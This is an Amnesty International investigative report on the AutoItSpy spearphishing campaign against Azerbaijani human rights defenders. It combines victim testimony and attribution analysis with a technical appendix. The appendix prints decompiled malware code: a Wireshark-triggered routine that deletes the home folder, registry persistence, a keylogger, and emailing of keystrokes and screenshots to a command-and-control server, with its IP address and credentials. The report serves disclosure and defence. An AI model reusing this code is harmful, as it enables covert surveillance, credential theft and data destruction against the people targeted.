FALSE FRIENDS: HOW FAKE ACCOUNTS AND CRUDE MALWARE TARGETTED DISSIDENTS IN AZERBAIJAN

Rasul Jafarov is a prominent lawyer and human rights defender in Azerbaijan. In mid-October 2016, he received an unexpected phone call.

He told Amnesty, “one of my colleagues called me…and said ‘I received an email from you and you’re mentioning something about political prisoners and there is an attachment there. But I know your email for sure it’s not that one.”

As it turned out, the e-mail address was similar to Rasul’s, but it was not his, and the attachment his friend alluded to contained a virus.

Rasul Jafarov. Picture from civilrightsdefenders.org

After another friend wrote to say that he believed many people had received an e-mail impersonating him, Rasul straight away posted a warning to his friends and colleagues on “I posted that there is an email in my name and that this email doesn’t belong to me, and if you receive something from this email and if you see my name, it’s not me. It is someone else sending you such emails.”

Original Text

From: Rasul Jafarov <rasul.jafarov1@gmail.com>
Date: 2016–10–14 17:11 GMT+04:00
Subject: Siyasi Məhbuslar Vahid Siyahi

Dostlar, xahiş edirəm son siyahımızla tanış olub təsdiq edin.

Vahid-Siyasi-Məhbus-Siyahısı.docx

<https://docs.google.com/uc?authuser=0&id=0BzGE2JDMMaPAYVppSGNiYnprZ0k&export=download>

password:123

English Translation

From: Rasul Jafarov <rasul.jafarov1@gmail.com>
Date: 2016–10–14 17:11 GMT+04:00
Subject: List of Political Prisoners

Friends, I would like you to be acquainted with the latest list, please confirm receipt.

The-Political-Prisoner-List.docx

https://docs.google.com/uc?authuser=0&id=0BzGE2JDMMaPAYVppSGNiYnprZ0k&export=download

password:123

His caution was warranted. Had his friends clicked on the attachment sent from the email impersonating Rasul, the file would have in fact installed a keylogger that recorded the user's keystrokes and malware that relayed screenshots of their computers back to the attacker, potentially compromising all of their passwords, contacts and private communications. In order to not raise suspicion, the malware also opened an Office document in Azeri dealing with political prisoners, so the victim would have no reason to think their computer had been infected.

Amnesty International, working with others, discovered that this email was part of a sustained spearphishing campaign targeting Azerbaijani activists over thirteen months—one that frequently employed the tactic of impersonating well-known human rights defenders.

When he became aware of the attack Rasul immediately feared that the Azerbaijani security services could be behind it. Given his background, this is understandable. In April 2015, Rasul was sentenced to six and a half years in prison, on politically-motivated charges stemming from his work exposing human rights abuses in Azerbaijan in the run up to the 2012 Eurovision Song Contest in the country. Amnesty International considered him a prisoner of conscience and demanded his immediate and unconditional release. The European Court of Human Rights also found that his detention was in violation of human rights law. He was ultimately pardoned after serving more than a year and a half in prison.

Rasul's experience of being impersonated was not unique. Azerbaijani activists and human rights defenders who spoke to Amnesty cited other instances in which they had been impersonated, or had their accounts compromised.

Leyla Yunus, who is also a former prisoner of conscience, and who was also impersonated as part of the malware campaign, recalled that many times over the years, especially in the run-up to her imprisonment in July 2014, several of her online accounts had been compromised. Sometimes this involved fake Facebook accounts impersonating her and fake email addresses which were similar to hers with minor spelling changes. Her personal Facebook account was also taken over several times over the course of this period, and she felt she had no choice but to delete the account.

Leyla and Arif Yunus.

Elshan Hasanov, a human rights activist working on cases of politically-motivated prosecution, also told Amnesty that his Facebook account was taken over a few times, with friends receiving unwanted messages ostensibly from him.

HUMAN RIGHTS SITUATION OF HRDS IN AZERBAIJAN

In March 2016, Azerbaijan released eight prisoners of conscience—those held behind bars simply for speaking out against the government. However, many more prisoners of conscience still remain behind bars and the ongoing reprisals against the HRDs make human rights work virtually impossible.

Amnesty International has longstanding concerns about the Azerbaijani authorities' failure to respect their international obligations to protect the rights to freedom of expression, association and peaceful assembly. Dissenting voices in the country frequently face trumped-up criminal charges, physical assault, harassment, blackmail and other reprisals from the authorities and groups associated with them. Law-enforcement officials regularly use torture and other ill-treatment against detained civil society activists, with impunity.

ONLINE HUMAN RIGHTS HARASSMENT AND SURVEILLANCE IN AZERBAIJAN

Human rights defenders, independent journalists and opposition political activists in Azerbaijan often face online harassment. Others are subjected to abusive comments and threats on social media and website comments, including via a government weaponization of trolling.

Monitoring of phone and internet communications in Azerbaijan is facilitated by laws which grant the authorities direct access to communications networks, a type of technical arrangement that has been criticized by the European Court of Human Rights. Surveillance can be carried out without the authorization of a judge "for the purpose of preventing of grave crimes against individuals or especially dangerous crime against the State."

Azerbaijani dissidents have long reported hacking attempts against people critical of the authorities. Research by Citizen Lab and other public disclosures indicate that Azerbaijan had sought to acquire intrusion software from the Italian company Hacking Team. Leaked emails from Hacking Team describe sales to the Ministry of National Security by the Israeli technology company NICE Systems and attempted meetings with the Ministry of Internal Affairs. These same emails portray Azerbaijani intelligence entities as struggling to successfully operate Hacking Team's platform.

PERCEPTIONS OF SURVEILLANCE, AND THE IMPACT ON AZERBAIJANI ACTIVISTS

Human rights defenders told Amnesty International that the uncertainty concerning the law and practice governing state surveillance in Azerbaijan creates a climate of fear that undermines their work.

Turgut Gambar, a youth activist in Azerbaijan, told Amnesty International:

"In general in regards to surveillance there is a feeling in society and with the activists that everyone is watched all the time and I can quite comfortably say that our phones are tapped all the time. With regards to other platforms—Facebook, computers—it's all on the level of rumour, But these types of rumours are enough to put activists under pressure.

> *Imagine that all your personal or work-related or activism-related communication is being monitored; it makes people uncomfortable and scared that there can be consequences.*

People are trying to be not quite open during their online communication. People prefer to meet face to face because of this atmosphere of fear. It creates some level of paranoia as well.

But the point is everyone knows the right lines. So it's not just the phone. If you post something on Facebook or Twitter, this is being monitored. It's about knowing the red lines on any platform that can be monitored. So obviously people are more open and frank face to face than on any other platform which can be monitored."

Rasul Jafarov, whose email was impersonated, told Amnesty International, "I believe that they [the authorities] are trying to closely watch everyone who is criticizing the government, who is implementing different activities, or projects or campaigns which the government doesn't like."

Even those who have left Azerbaijan were affected by this spearphishing campaign, and they continue to be affected by the fear of surveillance. Leyla and Arif Yunus now live in The Netherlands.

However, Leyla's email was also impersonated as part of the campaign, and her computer was discovered to have been compromised by the malware used in that campaign. She worried that this had put those whom she communicated with at risk:

"…we don't really communicate with anybody, we don't call to Baku to our close friends, we don't talk to our relatives. We communicate with three or four human rights defenders like ourselves, who are taking risk with open eyes.

Because if they [the authorities] find out that there are people dear to us in Baku, and that we're continuing our work, in order to shut us up they will arrest them. Of course we will continuing our work, also if they will arrest all our relatives, friends….

Why we're talking about this is because if this virus reads what we write in our messages and makes it possible to identify those who we talk to, it poses a threat not just to us, but to our colleagues, our friends."

Against this background, the impersonated emails in this campaign were seen by some Azerbaijani human rights defenders not only as an attack on their communications but as an ominous warning that the political situation of human rights defenders vis-à-vis the government might be about to take a turn for the worse. Rasul Jafarov told Amnesty International:

"It was very disappointing. Because when I was released [from prison], I and many of our friends had hope. Though it was quite weak hope, but we still had it, that maybe the attitude of the government, the attitude of the security services, or law enforcement agencies, will change towards human rights defenders and civil society organizations. When we saw these events [impersonation of emails], the first thing that came to my mind was that it was definitely security services and their aim in doing it was to get passwords from email maybe, or just general access to the computers. And I was disappointed because of that, and then our hopes are dead."

CONTEXT OF THE TECHNICAL FINDINGS IN THIS REPORT

In this report, we document a series of spearphishing attempts using a custom malware agent that has targeted critics of the Azerbaijani government over at least thirteen months. The recent samples of the malware are consistent with independent reports of an increase in the compromise of social media accounts of activists. The victims and targets identified, as well as the political theme of bait documents, indicate that the campaign is largely targeting human rights activists, journalists, and dissidents. This campaign also aligns with findings by VirtualRoad.org in their report, "News Media Websites Attacked from Governmental Infrastructure in Azerbaijan", which links some of the same


network address blocks with “break-in attempts” and “denial of service attacks” against several independent media websites

The malware that was observed is not sophisticated, and is in some manner extremely crude. However, combined with social engineering attempts and an unprepared public, these tactics can remain effective against many targets.

CAMPAIGNS OF IMPERSONATION

The e-mail impersonation of Rasul Jafarov around October 2016 exposed a larger operation. Based on the results of Amnesty International’s analysis and the first-hand accounts of Azeri activists, it became clear that this was not an isolated incident. It appears that, starting as early as November 2015, Azerbaijani actors appear to have repeatedly used a custom malware agent in a broad campaign targeting political dissidents and human rights activists in Azerbaijan.


In two cases, Amnesty International were able to identify the targets of attacks because screenshots of the attackers contacting the targets via Facebook messenger were later dumped in a public location.



Screnshot of the Facebook Conversation

In the first of these cases, in January 2016, the target was the administrator of a site named “Anonymous Azerbaijan” and a member of a group active in hacking and defacing websites. The attacker sent him the malware, pretending it was a pirated version of Havij, a popular penetration testing tool. The Facebook groups that he administered, his personal Facebook profile, and Anonymous Azerbaijan’s site, have since disappeared. From Internet Archives snapshots, the Anonymous Azerbaijan forum appears to have been defaced by unknown actors within days of the compromise, and was later suspended by the hosting company.

In the second case, occurring a few days after the first compromise, a Facebook profile that claimed to belong to the writer Saday Shekerli approached the Facebook administrator of Kanal 13, an Internet news media service. At the time of the intrusion Saday Shekerli had recently been arrested on charges of tax evasion. Shekerli’s profile claimed to have an article for review for the news agency, and sent the target the malware agent disguised as a Word document.




Screnshot of the Facebook Conversation


As a result of this compromise, the attackers had access to Kanal 13's communications for a little over a week, documenting the internal operations of Kanal 13 and the individual's private life. Kanal 13 journalists subsequently faced prosecution over their reporting. Though there is no suggestion that the malware attack and the later prosecution are related, it is interesting to note that this attack also fits the pattern whereby targets of the malware attacks also face legal problems with the authorities.

The Azerbaijan Anonymous and Kanal 13 spearphishing attempts describe a common pattern of intrusions with rudimentary malware. Other samples of the malware agent appear to have posed as updates for Adobe Flash or other consumer software, a common tactic in similar attacks.


In yet another attack, the malware was distributed pretending to be an invitation for a reception at the US Embassy in Baku. Several activists said they had received this fake invitation.



In most cases, as with the one impersonating Rasul Jafarov, the malware would attempt to open an Office document that would appear legitimate.



These documents were often ostensibly concerning subjects relevant to the recipients. In one recent sample, the document extracted purports to be a list of "political prisoners in Azerbaijan" as of November 2016. The document metadata claims that the attachment was originally created by "leyla_yunus"—a reference to the Azerbaijani human rights activist Leyla Yunus.



Other information about earlier attacks lends further suspicion as to the origin and intent of the campaign. Ramin Hacılı, the President of the Azerbaijani European Movement, an organization that has advocated for closer political and cultural relations with Europe, appears to have been compromised by the same malware. In the middle of his campaign for the parliamentary elections in October 2015, he abruptly left the country. In an interview where he discusses why he left the country, he noted that his computer had been infected by a virus that communicated with the same address as the primary Command & Control server of the malware. The malware reportedly found on his computer is the earliest known version, and was uploaded to VirusTotal in November 2015. In the article, Hacılı also recounts his struggle to take down an old domain under his name that had been re-appropriated to host malware ("raminhacili.info") in September 2015, a domain which is flagged by Google as malicious.

Hacili told Amnesty International that he had left Azerbaijan during the 2015 parliamentary campaign in order to seek technical assistance with his computer from acquaintances in Turkey, and that he returned as soon as he had found and neutralized the malware affecting his computer. He said that since that time, there have been repeated attacks on his website whenever he publishes information about those he believes are behind the hacking attacks against him. He said that he made a formal complaint to the police about one and half years ago, but has not had any update about his complaint in the intervening time.

HOMEGROWN MALWARE

The malware in this campaign, which we dubbed AutoItSpy, is a very simple combination of two programs written with *AutoIt*.

AutoIt is a scripting language designed to allow users the ability to automate tasks on Windows, emulating interactions with graphic interfaces and other basic operations. AutoIt has fostered a user community and provides a comprehensive library offering support for all sorts of basic and advanced operations. Because of its flexibility and the ease of use, AutoIt has also become a popular pick for malware writers, although it is also indicative of very low level of sophistication. AutoIt malware is very commonly detected by Antivirus software, and it is trivial for security researchers to analyze and reconstruct it. The developers of the malware appear to have largely created the agent based on this publicly-available code, with Azeri-language references demonstrating their few unique contributions.

Mirroring the lack of sophistication in the development of the malware, AutoItSpy focuses on a small number of features to spy on targeted users. When run by the victim, the malware attempts to open a bundled document that acts as a decoy. In the background, the agent is installed to a persistent location and set to run on startup. From there, it profiles the victim's system (collecting IP addresses and system settings). The agent then continually records the keystrokes of the user and captures screenshots, most likely in order to obtain credentials for online platforms such as email and social media.

The information that is harvested from the victim's computer is then sent through a server hosted in the network of Delta Telecom in Azerbaijan (85.132.78[.]164). Specifically, the agent emails the logs to a fake domain (local.remote) that presumably the server is preconfigured to accept or forward to a secondary location.

For more on AutoItSpy, see the Technical Appendix below.

WHO IS BEHIND THE CAMPAIGN?

While AutoItSpy appears to have been developed by Azeri-language speakers and uses infrastructure inside Azerbaijan, no observed indicators directly associate it with a particular individual or entity. AutoItSpy does overlap with other sustained campaigns to compromise Azerbaijan-related sites, as documented by VirtualRoad.org and the testimonies Amnesty collected. The IP addresses identified in AutoItSpy campaign and related attacks against websites also overlap with known government infrastructure, however, this is not in itself an indicator of state involvement.

A month prior to the first detected sample of AutoItSpy, an individual under the pseudonym "P_a_n_t_e_r_a" and "pantera" entered an IRC chat room related to open source network monitoring software from the same IP address as the primary Command & Control server. On multiple

occasions, publicly-available logs describe pantera requesting technical support related to configuring alerts for a system intended to monitor a mail server from a computer isolated from the Internet. This interest further aligns with AutoItSpy's exfiltration of data through a public mail server. In earlier logs from the same year, pantera is found to have accessed the chat room from an alternative address on the same ISP (85.132.24.74). This address arises in claims of defacement of the site "Avropa.info" in February 2014, as well as the attempts documented by VirtualRoad.org. While the slight difference in time lends to a weaker connection between Pantera and AutoItSpy, the described connection to malicious behavior lends further weight to there being a relationship.

```
#zabbix-2015.04.16.log:07:31 -!- P_a_n_t_e_r_a [~P_a_n_t_e@85.132.24.74] has joined #zabbix
...
#zabbix-2015.05.06.log:14:49 <P_a_n_t_e_r_a> i will use it in isolated pc
#zabbix-2015.05.06.log:15:15 <P_a_n_t_e_r_a> Server has no internet access &
...
#zabbix-2015.10.20.log:13:07 -!- [P_a_n_t_e_r_a] [~P_a_n_t_e@85.132.78.164] has joined #zabbix
```

The network address block (85.132.78.0/24) used for AutoItSpy's mail server appears to be mostly populated by the communications infrastructure of natural resource, financial, and banking sector companies in Azerbaijan; this could be commercially leased infrastructure. More intriguingly, the other network address block (85.132.24.0/22) used previously by the pantera actor predominantly hosts government infrastructure, such as the Ministry of Foreign Affairs, Ministry of Justice and state-owned television.

85.132.24.51	mail.mot.gov.az
85.132.24.60	mail.taxes.gov.az
85.132.24.82	mail.cabmin.gov.az
85.132.24.83	cabmin.gov.az
85.132.24.98	mail.customs.gov.az
85.132.24.100	mail.customs.gov.az
85.132.24.101	mail.customs.gov.az

Source: Hurricane Electric

While these details do not provide conclusive evidence that would implicate the government of Azerbaijan or any other entity as responsible for the attacks described in this report, they do indicate that those behind the campaign have maintained costly infrastructure to sustain the targeted surveillance campaign for unclear motivations.

RESPONSE OF THE AZERBAIJANI GOVERNMENT

A draft of this report was provided to an official e-mail address for the Azerbaijani Embassy in London, who provided the following comment from a separate address:

"We would like to make it clear that we take the issue of cyber security very seriously and condemn all attacks against government and non-governmental information facilities. When the citizens of the Republic of Azerbaijan are subject to such cyber attacks, we expect them to duly notify the relevant authorities to enable them to carry out thorough and detailed investigation into such cases.

It is our understanding that the cases detailed in the Amnesty International report have not been brought to the attention of authorities therefore we have not been made aware of these attacks in due course.

We also call on international human rights organisations, including Amnesty International, to end their long-standing bias against the Government of Azerbaijan and their usual practice to implicate the Government of Azerbaijan in these cases. We deem this report as yet another attempt to bring disrepute to the Government without establishing facts of the case and any strong evidence in support of alleged involvement and express hope that this unproductive practice will be ended in the name of objectivity, fairness and common sense."

CONCLUSION

In this report, we documented a pattern of attacks to compromise critical voices in Azerbaijan that has been sustained since at least November 2015. The targets of these intrusion attempts—as well as the identities impersonated in the campaign—are often people who have been subject to politically-motivated arrest or otherwise targeted previously by the Azerbaijani government. Moreover, in documented cases of compromise, the attackers appear to seek information related to human rights defenders and activists, and do not appear to have directly acted on the information collected, narrowing the likelihood that they were motivated by criminal intent. While peripheral incidents lead to overlaps with government infrastructure, there is no direct technical evidence to attribute the attacks to a government entity.

ACKNOWLEDGEMENTS

We would like to thank Access Now, through whose security helpline brought the initial case to our attention.

TECHNICAL APPENDIX

This section analyses the actions performed by the malware as observed directly from the decompiled AutoIt code.

First, the malware copies to a temporary location the bait document that it was distributed with.

```
FileInstall(".\File-Siyahi.doc", @TempDir & "\Fayl-Siyahi.doc", 1)
```

Secondly, if it is provided with a short procedure that quite aggressively attempts repeatedly to delete everything in the computer's home folder in case it finds the user is running Wireshark, a popular network monitoring software often utilized by malware researchers.

```
If ProcessExists("wireshark.exe") OR ProcessExists("dumpcap.exe") OR ProcessExists("tshark.exe") OR
ProcessExists("wireshark-gtk.exe") Then
    For $fffff = 0 To 18
        Run(@ComSpec & " /c rmdir /q /s %homedrive%", @ScriptDir, @SW_HIDE)
        Run(@ComSpec & " /c rmdir /q /s %homepath%", @ScriptDir, @SW_HIDE)
        Sleep(800)
EndIf
```

In the next step, the malware copies itself to a predefined location and makes sure it gains persistence over the infected computer in order to survive a restart.

```
$installllldir = @HomeDrive & @HomePath & "\AppData\Local\Microsoft\fupdated\"
DirCreate($installllldir)
FileSetAttrib($installllldir, "+SH")
$selfprogdir = $installllldir & "runtask.exe"
$writetostr = "@rem Wind" & @CRLF & "echo %random% %random% %random%" & @CRLF & 'reg add
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run /v " " /t REG_SZ /d ' & $selfprogdir & "
/f"
```

In order to not raise suspicion the malware now opens up a decoy document as it was announced in the spearphishing email received by the target.

```
If NOT FileExists($docpath) Then
    FileWrite($docpath, "1")
    FileSetAttrib($docpath, "+SH")
    Run(@ComSpec & " /c start winword %temp%\Fayl-Siyahi.doc", @ScriptDir, @SW_HIDE)
EndIf
```

After creating some other configuration files, AutoItSpy then installs at a temporary location the second payload, which is a very simple keylogger that is described later, and marks it as a hidden file.

```
FileInstall(".\servicepool.exe", @TempDir & "\servicepool.exe", 1)
Sleep(1100)
FileSetAttrib(@TempDir & "\servicepool.exe", "+SH")
```

In order to exfiltrate the collected data, the malware sends emails to a server located in Azerbaijan. While the location of the server and the authentication details were visible in the decompiled code of

earlier versions, for the more recent ones the authors of the malware added a basic "obfuscation", just by escaping the single digits and characters to their decimal values.

```
$chrmail = Chr(121) & Chr(111) & Chr(120) & Chr(108) & Chr(97) & Chr(110) & Chr(105) & Chr(115) &
Chr(64) & Chr(108) & Chr(111) & Chr(99) & Chr(97) & Chr(108) & Chr(46) & Chr(114) & Chr(101) & Chr(109)
& Chr(111) & Chr(116) & Chr(101)
$smtpserver = Chr(56) & Chr(53) & Chr(46) & Chr(49) & Chr(51) & Chr(50) & Chr(46) & Chr(55) & Chr(56) &
Chr(46) & Chr(49) & Chr(54) & Chr(52)
$fromname = "YTGH 2"
$fromaddress = $chrmail
$toaddress = $chrmail
$subject = Random(1, 100000) & " Eklenti " & Random(1, 100000)
$ccaddress = ""
$bccaddress = ""
$importance = "Normal"
$username = $chrmail
$password = Chr(121) & Chr(111) & Chr(120) & Chr(108) & Chr(97) & Chr(100) & Chr(97)
$ipport = 587
$ssl = 0
```

The unescaped values are the following:

```
$chrmail = "yoxlanis@local.remote"
$smtpserver = "85.132.78.164"
$password = "yoxlada"
```

This primary payload of AutoItSpy then enters in an infinite *while* loop, which repeatedly executes the main procedure. Inside this procedure it firstly makes sure the keylogger is running (and if not, restarts it).

```
If NOT ProcessExists("servicepool.exe") Then
    Run(@ComSpec & " /c " & @TempDir & "\servicepool.exe", @ScriptDir, @SW_HIDE)
EndIf
```

Then it collects some basic profile of the infected computer to construct the body of the email that will send to the Command & Control server. Notice the use of Azeri words in the description of the infected computer.

```
$finalipadresses = $publicip & @CRLF
$finallog = "Prosessor arx: " & @CPUArch & @CRLF & "OS arx: " & @OSArch & @CRLF & "OS: " & @OSType &
@CRLF & "Emeliyyat Sistemi : " & @OSVersion & @CRLF & "Mashininadi: " & @ComputerName & @CRLF &
"Cari istifadeci: " & @UserName & @CRLF & "IPadres: " & @IPAddress1 & @CRLF & "IPadres: " &
@IPAddress2 & @CRLF & "IPadres: " & @IPAddress3 & @CRLF & "IPadres: " & @IPAddress4 & @CRLF &
"Ischi masanin Width-i: " & @DesktopWidth & @CRLF & "Desktop Height: " & @DesktopHeight & @CRLF &
$finalipadresses & @CRLF
$tarixisaatpc = "Vaxt: " & @HOUR & ":" & @MIN & " " & "[" & @MDAY & "/" & @MON & "/" & @YEAR & "]" &
@CRLF & "Unik@l ID: " & $unikalid & @CRLF
$body = @CRLF & $finallog & $tarixisaatpc
```

At this point in the main procedure the malware starts collecting the logs produced by the keylogger component, and uses them as attachments to the email.

```
$array = _filelisttoarray(@TempDir & "\", "Thumbs*.txt")
If NOT @error Then
    Local $strx
```

```
    For $zx = 1 To $array[0]
        If $zx = UBound($array) — 1 Then
            $strx &= @TempDir & "\" & $array[$zx]
        Else
            $strx &= @TempDir & "\" & $array[$zx] & ";"
        EndIf
    Next
Else
    $strx = ""
EndIf
```

Along with the intercepted keystrokes, AutoItSpy at every iteration of the main procedure also takes a snapshot of the desktop and also sends it as attachment to the email sent to the Command & Control server.

```
$sendmecookegrandma = $tempdir & "\" & $timestamp & "_" & @UserName & "_" & ".jpg"
_screencapture_capture($sendmecookegrandma)
```

Finally the malware collects all attachments and sends the email. It is worth noting that AutoItSpy will proceeds with sending the email only after having successfully tested the Internet connection by either fetching *ietf.org* or *iana.org*, depending on its version. After the email is sent, all the keystrokes logs and snapshots are deleted.

```
If NOT $tututopuattutatibsonratuturxxx = 0 Then
    $attachfiles = $sendmecookegrandma & ";" & $strx
Else
    $attachfiles = $sendmecookegrandma
EndIf
$rc = _inetsmtpmailcom($smtpserver, $fromname, $fromaddress, $toaddress, $subject, $body, $attachfiles,
$ccaddress, $bccaddress, $importance, $username, $password, $ipport, $ssl)
Sleep(1500)
FileDelete($sendmecookegrandma)
If NOT $tututopuattutatibsonratuturxxx = 0 Then
    For $zx = 0 To $array[0]
        FileDelete(@TempDir & "\" & $array[$zx])
    Next
EndIf
```

The keylogger component of AutoItSpy normally executes with the process name *servicepool.exe*. It is also a compiled AutoIt script and, as shown earlier, it is dropped by the primary *runtask.exe* component.

The functioning of *servicepool.exe* is straightforward. It utilizes the *GetAsyncKeyState* API from Windows to receive callbacks whenever regular keys on the keyboard are pressed by the victim, and uses instead AutoIt's *HotKeySet* function for key combinations with the SHIFT button (for example, to type capital letters or symbols).

The keylogger also executes an infinite *while* loop. At the very beginning it checks whether the primary payload, *runtask.exe*, is running and if not starts it again.

```
While True
    If NOT ProcessExists("runtask.exe") Then
        Run(@HomeDrive & @HomePath & "\AppData\Local\Microsoft\fupdated\runtask.exe", @ScriptDir,
@SW_HIDE)
    EndIf
```

Then it proceeds installing the hotkeys for capital letters and symbols entered with the SHIFT key combination. Also in this case, notice the use of Azeri words to describe the resulting value from the key combination. For example, SHIFT+` would result in the symbol ~ which is the symbol for infinity, in Azeri **sonsuzluq**.

```
HotKeySet("+;", "zum0")
HotKeySet("+/;", "zumsual")
HotKeySet("+.", "boyuk")
HotKeySet("+,", "kicik")
HotKeySet("+-", "yumplusminus")
HotKeySet("+=", "yum2xplus")
HotKeySet("+0", "yum0")
HotKeySet("+1", "yum1")
HotKeySet("+2", "yum2")
HotKeySet("+3", "yum3")
HotKeySet("+4", "yum4")
HotKeySet("+5", "yum5")
HotKeySet("+6", "yum6")
HotKeySet("+7", "yum7")
HotKeySet("+8", "yum8")
HotKeySet("+9", "yum9")
HotKeySet("+\", "yumpipe")
HotKeySet("+'", "doublequoter")
HotKeySet("+`", "yumsonsuzluq")
HotKeySet("+a", "aboyuk")
HotKeySet("+b", "bboyuk")
HotKeySet("+c", "cboyuk")
[snip]
```

In case one of these hotkeys are pressed, a callback function like following is invoked:

```
Func yumsonsuzluq()
    HotKeySet("+`")
    _getcapslock("~")
    Send("~", 1)
EndFunc
```

For regular keystrokes and mouse events, the keylogger invokes the *_ispressed* function which then invokes the *GetAsyncKeyState* Windows API as mentioned before. In this case it is also worth noting the use of Azeri language to mention left mouse clicks ("SOL KLIK") and right clicks ("SAG KLIK").

```
For $i = 0 To 255
    If _ispressed(Hex($i, 2), $dll) Then
        If _ispressed("6E") OR _ispressed("BE") Then
            _getcapslock(".")
        EndIf
        If _ispressed("09") Then
            _getcapslock("{TAB}")
        EndIf
        If _ispressed("26") Then
            _getcapslock("{ARROW UP}")
        EndIf
        If _ispressed("27") Then
            _getcapslock("{RIGHT ARROW}")
        EndIf
        If _ispressed("28") Then
            _getcapslock("{ARROW DOWN}")
```

```
      EndIf
      If _ispressed("25") Then
         _getcapslock("{LEFT ARROW}")
      EndIf
      If _ispressed("2D") Then
         _getcapslock("{INSERT}")
      EndIf
      If _ispressed(1) Then
         _getcapslock("{SOL KLIK}")
      EndIf
      If _ispressed(22) Then
         _getcapslock("{PAGE DOWN}")
      EndIf
      If _ispressed(21) Then
         _getcapslock("{PAGE UP}")
      EndIf
      If _ispressed(24) Then
         _getcapslock("{HOME}")
      EndIf
      If _ispressed(23) Then
         _getcapslock("{END}")
      EndIf
      If _ispressed(2) Then
         _getcapslock("{SAG KLIK}")
      EndIf
      [snip]
      If _ispressed("58") Then
         _getcapslock("x")
      EndIf
      If _ispressed("59") Then
         _getcapslock("y")
      EndIf
      If _ispressed("5A") Then
         _getcapslock("z")
      EndIf
   EndIf
   While _ispressed(Hex($i, 2), $dll)
      Sleep(1)
   WEnd
   Next
WEnd
```

All the intercepted strokes and events are then logged to a text file through the *_getcapslock* function.

```
Func _getcapslock($letter)
   Local $state
   Local $ret
   $ret = DllCall("user32.dll", "long", "GetKeyState", "long", $vk_capital)
   If $ret[0] = 1 Then
      $letter = StringUpper($letter)
      $state = "{CAPS: ON}"
   EndIf
   DllClose($ret)
   $state = ""
   ConsoleWrite($state & $letter)
```

```
   _buffer($letter)
   Return $letter
